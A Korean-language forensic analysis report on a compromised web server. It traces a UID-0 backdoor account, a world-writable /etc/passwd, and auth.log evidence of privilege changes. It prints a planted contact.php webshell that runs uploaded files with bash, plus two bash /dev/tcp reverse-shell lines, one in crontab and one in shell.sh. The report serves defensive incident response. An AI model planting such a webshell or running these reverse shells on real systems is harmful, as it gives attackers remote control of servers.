

머신 분석 보고서

BoB 10기 디지털 포렌식 이호준

1. 피해상황 개요

해당 머신은 웹서버로 사용되었으며 피해 상황은 다음과 같다.

- /etc/passwd 파일 변조

(1) 백도어 계정 생성


루트 권한을 가지고 UID를 0으로 가지는 root2 이름의 백도어 계정을 확인했다.

(2) passwd 파일 접근권한 변경

모든 계정이 passwd 파일을 읽거나 쓸 수 있도록 현재 권한이 777로 되어 있다.

- contact.php 파일 변경

업로드된 파일을 bash로 실행시키는 코드가 포함된 contact.php 파일이 확인되었다. 기존의 정상적인 php 파일에 해당 악성행위를 수행하는 코드를 추가하여 파일 업로드를 통해 파일을 바꿔치기 한 것으로 추측된다.



```
ir_collector_processor.py ir_collector_Eng.py contact.php X launch.json
collection_ir > var > www > html > contact.php
44 </div>
45 </body>
46 </html>
47 <?PHP
48 if(!empty($_FILES['uploaded_file']))
49 {
50     $path = "uploads/";
51     $path = $path . basename( $_FILES['uploaded_file']['name']);
52
53     if(move_uploaded_file($_FILES['uploaded_file']['tmp_name'], $path)) {
54         echo "The file " . basename( $_FILES['uploaded_file']['name']) .
55         " has been uploaded";
56         $output=null;
57         $retval=null;
58         chmod($path, 0777);
59         exec("bash " . $path,$output,$retval);
60         echo "Returned with status $retval and output:\\n";
61         print_r($output);
62     } else{
63         echo "There was an error uploading the file, please try again!";
64     }
65 }
66 ?>
```

[contact.php 파일 내 조작된 부분]

- 백도어 데몬 활성화

crontab에 리버스 쉘 기능을 수행하는 " -i >& /dev/tcp/192.168.56.206/1234 0>&1 " 명령어가 root2 계정 명의로 등록되어 있었다.

2. 분석 과정 및 방법 상세

2.1 백도어 계정 조사

(1) 분석 결과

- UID가 0인 root2 계정 발견

(2) 분석 방법

- passwd 내 bash를 사용할 수 있는 계정을 선별하는 코드 활용

root	0	/root	/bin/bash
fred	1000	/home/fred	/bin/bash
root2	0	/root	/bin/bash

[passwd 처리 결과]

- root 외 UID = 0를 갖는 비정상 계정 탐지 코드 활용

passwd0UidCheck - Windows 메모장			
파일(F)	편집(E)	서식(O)	보기(V) 도움말(H)
root2	0	/root	/bin/bash

[비정상 계정 탐지 결과]

2.2 데몬 조사

(1) 분석 결과

- 백도어 계정인 root2로 등록된 데몬 발견
- 일정시간마다 "6 -i >& /dev/tcp/192.168.56.206/1234 0>&1" 명령어를 수행

(2) 분석 방법

- 수집했던 Crontab 파일을 열람하여 확인

crontab - Windows 메모장		
파일(F)	편집(E)	서식(O) 보기(V) 도움말(H)
root	6	/ && run-parts --report /etc/cron.hourly
root	6	-x /usr/sbin/anacron (cd / && run-parts --report /etc/cron.daily)
root	6	-x /usr/sbin/anacron (cd / && run-parts --report /etc/cron.weekly)
root	6	-x /usr/sbin/anacron (cd / && run-parts --report /etc/cron.monthly)
root2	6	-i >& /dev/tcp/192.168.56.206/1234 0>&1

[crontab 파일]

2.3 auth.log 조사

(1) 분석 결과

- 2021년 4월 20일 10:02:52에 root 권한으로 "chmod 777 /etc/passwd" 명령어를 수행
- 2021년 4월 20일 10:05:21에 www-data에서 root2로 계정변환(su)

(2) 분석 방법

- root 권한 사용 및 접근과 관련된 로그를 수집하여 분류하는 코드 활용
- 해당 기능은 [1] sudo가 사용되었거나 [2] su 명령어 중 root가 관련되었거나 [3] 메시지에 "uid=0"가 포함되어 있는 로그들을 json 형태로 보여준다.

```
*sudo*:[
"Apr 20 08:59:31 acmeweb sudo: fred : TTY=tty1 ; PWD=/home/fred ; USER=root ; COMMAND=/usr/bin/apt-get update",
"Apr 20 08:59:31 acmeweb sudo: pam_unix(sudo:session): session opened for user root by fred(uid=0)",
"Apr 20 08:59:33 acmeweb sudo: pam_unix(sudo:session): session closed for user root",
"Apr 20 08:59:38 acmeweb sudo: fred : TTY=tty1 ; PWD=/home/fred ; USER=root ; COMMAND=/usr/bin/apt-get upgrade",
"Apr 20 08:59:38 acmeweb sudo: pam_unix(sudo:session): session opened for user root by fred(uid=0)",
"Apr 20 09:01:15 acmeweb sudo: pam_unix(sudo:session): session closed for user root",
"Apr 20 09:12:51 acmeweb sudo: fred : TTY=tty1 ; PWD=/home/fred ; USER=root ; COMMAND=/bin/sh QuickSetup.sh",
"Apr 20 09:12:51 acmeweb sudo: pam_unix(sudo:session): session opened for user root by fred(uid=0)",
"Apr 20 09:13:26 acmeweb sudo: pam_unix(sudo:session): session closed for user root",
"Apr 20 09:13:53 acmeweb sudo: fred : TTY=tty1 ; PWD=/home/fred ; USER=root ; COMMAND=/bin/sh QuickSetup.sh",
"Apr 20 09:13:53 acmeweb sudo: pam_unix(sudo:session): session opened for user root by fred(uid=0)",
"Apr 20 09:13:54 acmeweb sudo: pam_unix(sudo:session): session closed for user root",
"Apr 20 09:31:43 acmeweb sudo: fred : TTY=tty1 ; PWD=/var/www/html/products ; USER=root ; COMMAND=/bin/su",
"Apr 20 09:31:43 acmeweb sudo: pam_unix(sudo:session): session opened for user root by fred(uid=0)",
"Apr 20 10:02:52 acmeweb sudo: fred : TTY=tty1 ; PWD=/home/fred ; USER=root ; COMMAND=/bin/chmod 777 /etc/passwd",
"Apr 20 10:02:52 acmeweb sudo: pam_unix(sudo:session): session opened for user root by fred(uid=0)",
"Apr 20 10:02:52 acmeweb sudo: pam_unix(sudo:session): session closed for user root",
"Apr 20 12:25:30 acmeweb sudo: fred : TTY=tty1 ; PWD=/var/www/html/uploads ; USER=root ; COMMAND=/bin/nano /etc/crontab",
"Apr 20 12:25:30 acmeweb sudo: pam_unix(sudo:session): session opened for user root by fred(uid=0)",
"Apr 20 12:25:36 acmeweb sudo: pam_unix(sudo:session): session closed for user root",
"Apr 20 12:25:48 acmeweb sudo: fred : TTY=tty1 ; PWD=/var/www/html/uploads ; USER=root ; COMMAND=/usr/bin/crontab",
"Apr 20 12:25:48 acmeweb sudo: pam_unix(sudo:session): session opened for user root by fred(uid=0)",
"Apr 20 12:25:52 acmeweb sudo: pam_unix(sudo:session): session closed for user root",
"Apr 20 12:25:55 acmeweb sudo: fred : TTY=tty1 ; PWD=/var/www/html/uploads ; USER=root ; COMMAND=/usr/bin/crontab -l",
"Apr 20 12:25:55 acmeweb sudo: pam_unix(sudo:session): session opened for user root by fred(uid=0)",
"Apr 20 12:25:55 acmeweb sudo: pam_unix(sudo:session): session closed for user root",
"Apr 20 12:26:42 acmeweb sudo: fred : TTY=tty1 ; PWD=/var/www/html/uploads ; USER=root ; COMMAND=/bin/nano /etc/crontab",
"Apr 20 12:26:42 acmeweb sudo: pam_unix(sudo:session): session opened for user root by fred(uid=0)",
"Apr 20 12:26:47 acmeweb sudo: pam_unix(sudo:session): session closed for user root",
"Apr 20 12:26:55 acmeweb sudo: root : TTY=tty1 ; PWD=/var/www/html/uploads ; USER=root ; COMMAND=list",
"Apr 20 12:48:44 acmeweb sudo: root : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/touch /var/log/aws114_ssm_agent_installation.log",
"Apr 20 12:48:44 acmeweb sudo: pam_unix(sudo:session): session opened for user root by (uid=0)",
"Apr 20 12:48:44 acmeweb sudo: pam_unix(sudo:session): session closed for user root",
"Feb 19 04:24:28 acmeweb sudo: fred : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/bin/python3 ir_collector_Eng.py -c",
"Feb 19 04:24:28 acmeweb sudo: pam_unix(sudo:session): session opened for user root by fred(uid=0)"
]
```

[auth.log 내 root 권한 사용 및 접근 로그 분류 중 'sudo' 관련 결과]

```
"su[1304]:" : [
  "Apr 20 09:31:43 acmeweb su[1304]: Successful su for root by root",
  "Apr 20 09:31:43 acmeweb su[1304]: + /dev/tty1 root:root",
  "Apr 20 09:31:43 acmeweb su[1304]: pam_unix(su:session): session opened for user root by fred(uid=0)"
],
"su[1365]:" : [
  "Apr 20 10:05:21 acmeweb su[1365]: Successful su for root2 by www-data",
  "Apr 20 10:05:21 acmeweb su[1365]: + /dev/pts/1 www-data:root2",
  "Apr 20 10:05:21 acmeweb su[1365]: pam_unix(su:session): session opened for user root2 by (uid=33)",
  "Apr 20 10:09:20 acmeweb su[1365]: pam_unix(su:session): session closed for user root2"
]
```

[auth.log 내 root 권한 사용 및 접근 로그 분류 중 root 연관 'su' 명령어 결과]

```
"su[1365]:" : [
  "Apr 20 10:05:21 acmeweb su[1365]: Successful su for root2 by www-data",
  "Apr 20 10:05:21 acmeweb su[1365]: + /dev/pts/1 www-data:root2",
  "Apr 20 10:05:21 acmeweb su[1365]: pam_unix(su:session): session opened for user root2 by (uid=33)",
  "Apr 20 10:09:20 acmeweb su[1365]: pam_unix(su:session): session closed for user root2"
]
```

[auth.log 내 백도어 계정 사용 및 접근 로그 결과]


2.4 access.log 조사

(1) 분석 결과

- 2021년 4월 20일 09:57:40에 /contact.php 접근한 로그 확인

(2) 분석 방법

- access.log 중 메소드가 POST며 200 OK 응답을 받은 로그의 URL을 경로를 중복 제거하여 보여 주는 코드 활용



[POST 메소드로 200 응답을 받은 경로들]

(3) "contact.php" 추가 조사

```
collection_ir > var > www > html > contact.php
44         </div>
45     </body>
46 </html>
47 <?PHP
48     if(!empty($_FILES['uploaded_file']))
49     {
50         $path = "uploads/";
51         $path = $path . basename( $_FILES['uploaded_file']['name']);
52
53         if(move_uploaded_file($_FILES['uploaded_file']['tmp_name'], $path)) {
54             echo "The file ". basename( $_FILES['uploaded_file']['name']).
55             " has been uploaded";
56             $output=null;
57             $retval=null;
58             chmod($path, 0777);
59             exec("bash " . $path,$output,$retval);
60             echo "Returned with status $retval and output:\n";
61             print_r($output);
62         } else{
63             echo "There was an error uploading the file, please try again!";
64         }
65     }
66 }
```

[contact.php 파일 내 조작된 부분]

- 업로드한 파일이 "uploads/" 경로에 저장되며 파일을 bash로 실행시킨 후 결과를 출력하여 보여준다.

(4) uploads/ 경로 조사

- 해당 경로 내 shell.sh라는 파일이 존재했으며 상세 정보는 다음과 같다.

- 내용

```
"bash -i >& /dev/tcp/192.168.56.24/4242 0>&1"
```

- 기능

리버스 쉘 기능을 수행한다. Bash shell을 tcp 192.168.56.24:4242로 리다이렉트하며 표준 입력을 전달한 곳으로 표준 출력을 전달하는 기능을 한다.


2.5 root 원격접속 가능 여부 조사

(1) 분석 결과

- Telnet과 SSH 모두 root 계정으로 로그인을 허용해 시스템이 취약한 상태임을 확인

(2) 분석 방법

- Telnet과 SSH로 연결 시 root로 로그인하는 것을 허용했는지 확인하는 코드 활용



[POST 메소드로 200 응답을 받은 경로들]